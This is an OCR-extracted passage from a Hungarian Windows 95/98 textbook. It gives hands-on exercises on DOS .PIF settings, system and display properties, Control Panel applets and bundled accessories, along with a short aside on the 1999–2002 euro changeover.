


A legfelső sor tartalmazza, hogy mi jelenjen meg ablakban futás esetén a fejlécben. Most az "MS-DOS Parancssor" fog megjelenni (a kiírás megváltoztatható). A "Parancssor" kezdetű mező mutatja meg, hogy egyáltalán melyik az a DOS program, amit el kell indítani. Láthatjuk, hogy a **command.com** parancsértelmezőt indítjuk el, paraméterek nélkül. A "Munka" mezőben adhatjuk meg az induláskori aktuális könyvtárat. A "Köteg(batch) fájl" sorba megadhatunk egy batch fájlt, amit induláskor mindig lefuttat (most nincs megadva). A "Billentyűparancs" sorban megadhatunk egy billentyű(kombinációt), amellyel elindul a program (és nem kell az egérrel az ikonra kattintanunk). A "Futtatás" sor azt mutatja meg, hogy ha induláskor a program ablakban indul el, az ablak milyen legyen (normál méret, teljes méret, csak a Tálcán); a teljes képernyős indítást a Képernyő fülben kell beállítani. Végül, ha a "Kilépéskor bezárás" előtt van pipa, az **exit** parancs kiadásakor, vagy a program lefuttatásakor az ablak bezáródik. ***Egy új .PIF fájl létreho-***

zásakor a Windows feltölti alapértelmezett (default) adatokkal. Emiatt egyes gépeken ez a négyzet ki lesz jelölve, más gépeken pedig nem.

- Kattintsunk a "Képernyő" fülre! Itt állíthatjuk be rádiógombokkal, hogy induláskor teljes képernyőn jelenjen meg, vagy ablakban. Ha a programot teljes képernyőn szeretnénk futtatni, még a "Program" fülben a "Futtatás"-nál a *Normál ablak*-ot is ki kell választanunk. Utána kattintsunk a "Memória" fülre! Itt állíthatjuk be, hogy ez a DOS taszk mennyi hagyományos, bővített (EMS) és kiterjesztett (XMS) memóriát kapjon, használhatja-e a HMA-t stb. Ezek a beállítások az egész DOS program futását nagyban befolyásolják.






- Megnézhetjük a többi fül tartalmát is. Lényegében ahány ikont létrehozhatunk, annyiféle DOS ablakot hozunk létre. A benne futó program egyik esetben több memóriát "észlel", másik esetben kevesebbet, egyik esetben teljes képernyőn indul el, másik esetben ablakban stb.

- A fentiek ismeretében állítsuk be ezt a `.PIF` fájlt a következőképpen: a program induláskor ablakban induljon el, teljes méretben, fejléce a "DOS ablak" szót tartalmazza. Az ablak kilépéskor ne záródjon be. Legyen 360 KB alapmemória, ne lehessen használni a HMA-t, ne legyen XMS. Az aktuális könyvtár a gyökérkönyvtár legyen. Miután ezeket beállítottuk, nyomjuk meg az OK gombot, a

panel eltűnik. Kattintsunk az ikonra! Megnyílik a DOS ablak, teljes méretben (ha túl kicsi volna, a betűnagyság mezőben az Auto-t javítsuk ki, pl. 7x12-re). Írjuk be a **mem** parancsot! A következőket láthatjuk (a memória méretnél a "Szabad" oszlopot vegyük figyelembe!):



- Gépeljük be az **exit** parancsot! Az ablak nem záródik be, bal felső sarkában megjelenik a "Kész – DOS ablak" felirat. Üssünk Alt+F4-et és eltűnik az ablak. (Ez a beállítás akkor hasznos, ha a program kiírásai fontosak, figyelemmel akarjuk kísérni a képernyőn.)

- Az egér segítségével Asztalon található – imént létrehozott – ikont vontassuk a Lomtárba, közben a Shift-et is tartsuk lenyomva!

- (Csak Windows 98) Start – Programok és az "MS-DOS parancssor"-ra kattintsunk a *jobb* egérgombbal, majd válasszuk a Tulajdonságok sort! Láthatjuk, hogy ez a sor is egy **.PIF** fájl, amely a **command.com**-ot indítja el. A párbeszédablak eltüntetéséhez üssünk Esc-et!


- *Gyakorló feladat otthonra:* az Asztalon hozzunk létre egy **.PIF** fájlt. Ikonja egy tárgy (autó, jelzőlámpa, hajó stb.) legyen. Az ikon felirata "edit" legyen (segítség: jobb egérgomb + Átnevezés). A **.PIF** fájl az **edit** szövegszerkesztőt indítsa el, teljes képernyőn! Az aktuális könyvtár a gyökérkönyvtár legyen. A szövegszerkesztés befejezésekor az ablak záródjon be.


Az imént láthattuk, hogy a különféle fájlműveleteket – másolás, áthelyezés, törlés – a Sajátgép (My Computer) ikonról kiindulva végezhetjük el. Másik útja a Windows Intéző (Start-Programok-Windows Intéző vagy Start-Futtatás-`explorer`). Ez utóbbi a "hivatalos" fájlkezelő alkalmazás, szinte ugyanúgy használható, mint a Sajátgép. Pl. mindkét helyen a "3.5" lemez (A:)" sorra a jobb gombbal kattintva floppyt formattálhatunk, vagy lemezmásolást (diskcopy) végezhetünk el. Több ikon kijelölése a „körberajzolás" mellett elvégezhető kattintgatásokkal, a Ctrl-t lenyomva (egy-egy ikon kijelölése), vagy a Shift-et nyomva (csoport kijelölése). A hasonló műveletek miatt ebben a gyakorló feladatsorban nem foglalkozunk a Windows Intézővel.

A gyakorlás újabb pontját fejeztük be. Az Asztal megjelenési formáját az elején átállítottuk a Sajátgép Nézet menüjében, továbbá az ikonok igazítását megszüntettük. Amennyiben szükséges, állítsuk vissza az eredeti beállításokat. Ha van még időnk, folytassuk a gyakorlást!

12.7. A számítógép legfontosabb adatai és beállításai

- A legfontosabb adatokat nagyon gyorsan megtudhatjuk. Kattintsunk a Sajátgép ikonra a *jobb* gombbal és válasszuk a Tulajdonságok sort (vagy billentyűzetről bal Alt+Enter):







Láthatjuk az operációs rendszert (jelen esetben Windows 98 Second Edition, verziószám 4.10.2222 A). A verziószám Windows 98 Standard Editionnál 4.10.1998, Windows 95 Standard Editionnál (OSR1) 4.00.950, ha utána még egy B betű is található, akkor Windows 95 OSR2. Látható még a kiegészítő Plus! csomag (ha feltelepítettük, most nincs), a CPU típusa (Intel Pentium III) és a RAM mérete (64 MB) – vagyis ez a számítógép viszonylag modern, mind hardveresen, mind szoftveresen (az időpont 2000. év eleje).

- Megnézhetjük a többi fül tartalmát is (a Teljesítmény fülben állítható be egyebek között a virtuális memória nagysága), de ne változtassunk semmit és a Mégse gombbal lépjünk ki mindenből (végül az egész panel eltűnik)!

- Kattintsunk az Asztal üres területén (pl. a képernyő közepén) a *jobb* egérgombbal, válasszuk a Tulajdonságok sort és kattintsunk a Beállítások fülre:






Itt láthatjuk a képernyő beállításait: a tapétát, a képernyőkímélőt, az ablakok megjelenését (betűnagyság és szín). A Beállítások fül mutatja a képernyő típusát és felbontását. Amennyiben 640x480 képpont és 16 szín szerepel, szabványos VGA monitorunk van, ennyi a Windows 95/98 minimális hardver igénye. Ha a felbontás

nagyobb (800x600, 1024x768 stb.) vagy a színmélység nagyobb (256 szín, High Color 16 bit, True Color 24 bit), SVGA monitorkártyával és monitorral rendelkezünk. A True Colorhoz sok video RAM szükséges és nagyobb színmélységet ad, mint amit az emberi szem meg tud különböztetni. Érdemes megnézni még a Hatások fület, itt állíthatjuk be hogy egy ablak mozgatása közben a Windows tartalommal együtt mozgasson-e (csak Windows 98, vagy Windows 95 Plus! – utóbbinál a Plus! fülben található), Nézzük meg a többi fület is, de ne változtassunk semmit és a Mégse gombbal lépjünk ki! Egyébként ennek a panelnak a másik elérési útja: Start – Beállítások – Vezérlőpult – Képernyő.


A Windows által használt betűnagyság (magasság) a képernyőre is vonatkozik: pl. ha a felbontás 800x600 képpont és a WordPadben 600-as betűnagysággal beírunk egy szöveget, a betűk a képernyő alsó szélétől a felsőig érnek (az Eszköztárakat és a Tálcát rejtsük el; az előző gondolathoz vegyük hozzá, hogy a betűk lelógása – pl. g, j, y – is benne van a betűnagyságban).

- EZT A PONTOT CSAK AKKOR VÉGEZZÜK EL, HA BIZTOSAK VAGYUNK ABBAN, HOGY *SEMMIT* NEM FOGUNK MEGVÁLTOZTATNI! Start – Beállítások – Vezérlőpult. Itt állíthatjuk be a hardver egységeket, a perifériákat és az egyes szolgáltatások, pl. egér működését. A Képernyő és a Rendszer ikonra megjelenő ablak már ismerős lesz. Mindent megnézhetünk, de ne változtassunk semmit, az egyes ablakokat a Mégse gombbal (vagy Esc ütésével) hagyjuk el és a végén zárjuk be a Vezérlőpult ablakát is!



DOS ablakból a Vezérlőpultot a `control.exe` programmal érhetjük el, egyes elemei pedig (a `SYSTEM` könyvtár) `.cpl` kiterjesztésű fájljai. Pl. A képernyőpanel megjelenítése: **`C:\>control desk.cpl`**. Az egéré: **`C:\>control main.cpl`** stb. Próbáljuk még ki: a **`desk.cpl`** után tegyünk két vesszőt és a 0-1-2-3 számok egyikét, a panel, különböző fülekre váltva jelenik meg.

- Nézzük meg, hogy a Tapétának beállított állomány *nevét* mely rendszerfájlokban tárolja a Windows! Az előzőekben leírt módok valamelyikével nézzük meg, hogy egyáltalán melyik fájl a Tapéta (a "Képernyő tulajdonságai" párbeszédablakot kell elővarázsolnunk és itt a "Háttér" fülben található, utána Mégse gomb). Ezután Start – Keresés – Fájlok vagy mappák. A Név mezőt hagyjuk üresen (azaz minden fájlt végigvizsgálunk, **`*.*`**), a Keresendő szöveg legyen a fájl neve (írjuk be), a helyet pedig Tallózással válasszuk ki: **`C:\WINDOWS`** (vagy **`C:\WIN95`** vagy **`C:\WIN98`**, telepítéstől függően). Jelöljük be "Az Almappákban is" négyzetet. Windows 95-ben a Keresendő szöveg az Egyebek fülnél található, továbbá a négyzet mellett "Belső mappákban is" szöveg áll. Miután elkészültünk, nyomjuk meg a Keresés gombot. Az eredmény (az alábbi példában a Tapéta a **`kep1.bmp`** fájl volt): két helyen tárolja, a **`win.ini`**-ben és az **`user.dat`**-ban (lásd Registry!).



- Indítsuk el a Paint-et és nyissuk meg a **Windows** (vagy **Win95** vagy **Win98**) könyvtár **logow.sys** és **logos.sys** fájljait (írjuk be a fájlnév mezőbe)! Bár e fájlok kiterjesztése nem a szabványos **.BMP**, mégis képet tartalmaznak, a Windows kijelentkező képeit. Ha átrajzoljuk (csak akkor tegyük, ha otthon saját gépnél dolgozunk), kilépéskor az jelenik meg, ami jólesik. Sőt, ha az egyiket **logo.sys** néven kimentjük a gyökérkönyvtárba, a számítógép bekapcsolásakor fog megjelenni, az eredeti bejelentkező kép helyett! A megtekintés után zárjuk be a Paint-et!


12.8. Egyéb alkalmazások

Bár az alábbi alkalmazások egy része szerepel a Start gombra megjelenő menüben, mégis a Start – Futtatás sorral, vagy (csak Windows 98) a Tálcán a Cím mezőbe beírással indítsuk őket! Kipróbálás után zárjuk be az alkalmazásokat! A Windows Szokásos – Typical – telepítésekor néhány alkalmazás *nem kerül rá a merevlemezre* (ezért javasolt az Egyéni – Custom – telepítés, itt mi választhatunk)!

- **charmap** – a Karaktertábla a különféle betűtípusokat jeleníti meg. Feltétlenül nézzük meg a Symbol-t, a Wingdings-et és (csak Windows 98) a Webdings-et! Ha kijelölünk egy-egy betűt, a Kijelölés, majd Másolás gombokkal a Vágólapra helyezhetjük, így szöveg-


szerkesztőnkbe beszúrhatunk ritkán használt jeleket. Továbbá figyeljük meg, hogy – csak Windows 98-nál – a szokásos betűkészletnél (Arial CE stb.) szerepel az új közös európai valuta, az euro képe (billentyűzetről Ctrl+Alt+U-val, vagy AltGr+U-val jeleníthető meg)! Ha egy betűtípus True Type – bizonyos határok között tetszőlegesen méretezhető és ugyanúgy néz ki a képernyőn, mint nyomtatáskor –, neve előtt két T betű szerepel (lehetőleg mindig True Type-ot használjunk).

Röviden az euro-ról: a közös európai valutát tizenegy ország vezeti be. Az átállás fokozatos: 1999. január 4-től lehetőség nyílik banki műveleteket euro-ban végezni. 1999. március 31-től kettős árrendszert (nemzeti valuta+euro) alkalmaznak. 2002. január 1-ével kibocsátják az euro bankjegyeket és fémpénzeket, kettős pénzrendszert használnak az országok. Végül 2002. július 1-től a nemzeti valutákat bevonják és az euro lesz a közös fizetőeszköz. A tizenegy ország 1999. január 1-én fixen rögzítette az átváltási árfolyamokat, pl. 1 € = 6.55957 FRF. Az átállás megkönnyítésére az üzletekben már kaphatók a – gyakran kínai gyártmányú – euro átváltó számológépek, amelyek közül egy alább látható:




Euro átváltó számológép

- **directcc** – a régi DOS-ban az **interlnk.exe** és az **intersvr.exe** fájlok biztosították az összeköttetést két számítógép között, soros vagy párhuzamos kábelen keresztül. E két programot a Windows 95/98 már nem tartalmazza (ha megszerezzük működik, a többivel ellentétben nem ír ki *Incorrect DOS version* üzenetet), helyette ezt az alkalmazást használhatjuk.




- (Csak Windows 98) **kodakimg, kodakprv** – az Imaging a Windows 98 új képszerkesztője. Mindenféle grafikus fájlformátumot kezel, a megfelelő szabványt ismerő szkennerek irányítására is képes.

- (Csak WIndows 98) Start – Programok – Microsoft Photo Editor: többféle rajzalakításra képes, többféle fájltípusban képes menteni (pl. .JPG-ben is, a minőség állítható), a szabványos scannerről is fogad adatot. A Windows 98 magyar változatában is *angol* nyelvű.




- **`mplayer, sndrec32, sndvol32`** – a Médialejátszó segítségével lejátszhatunk egyebek közt zenei CD-t, **`.AVI`**, **`.MID`** és **`.WAV`** fájlokat – megfelelő hardver és szoftver feltételek esetén. A további két alkalmazással hangfelvételt (**`.WAV`** fájlba) és a hangerők beállítását végezhetjük el.

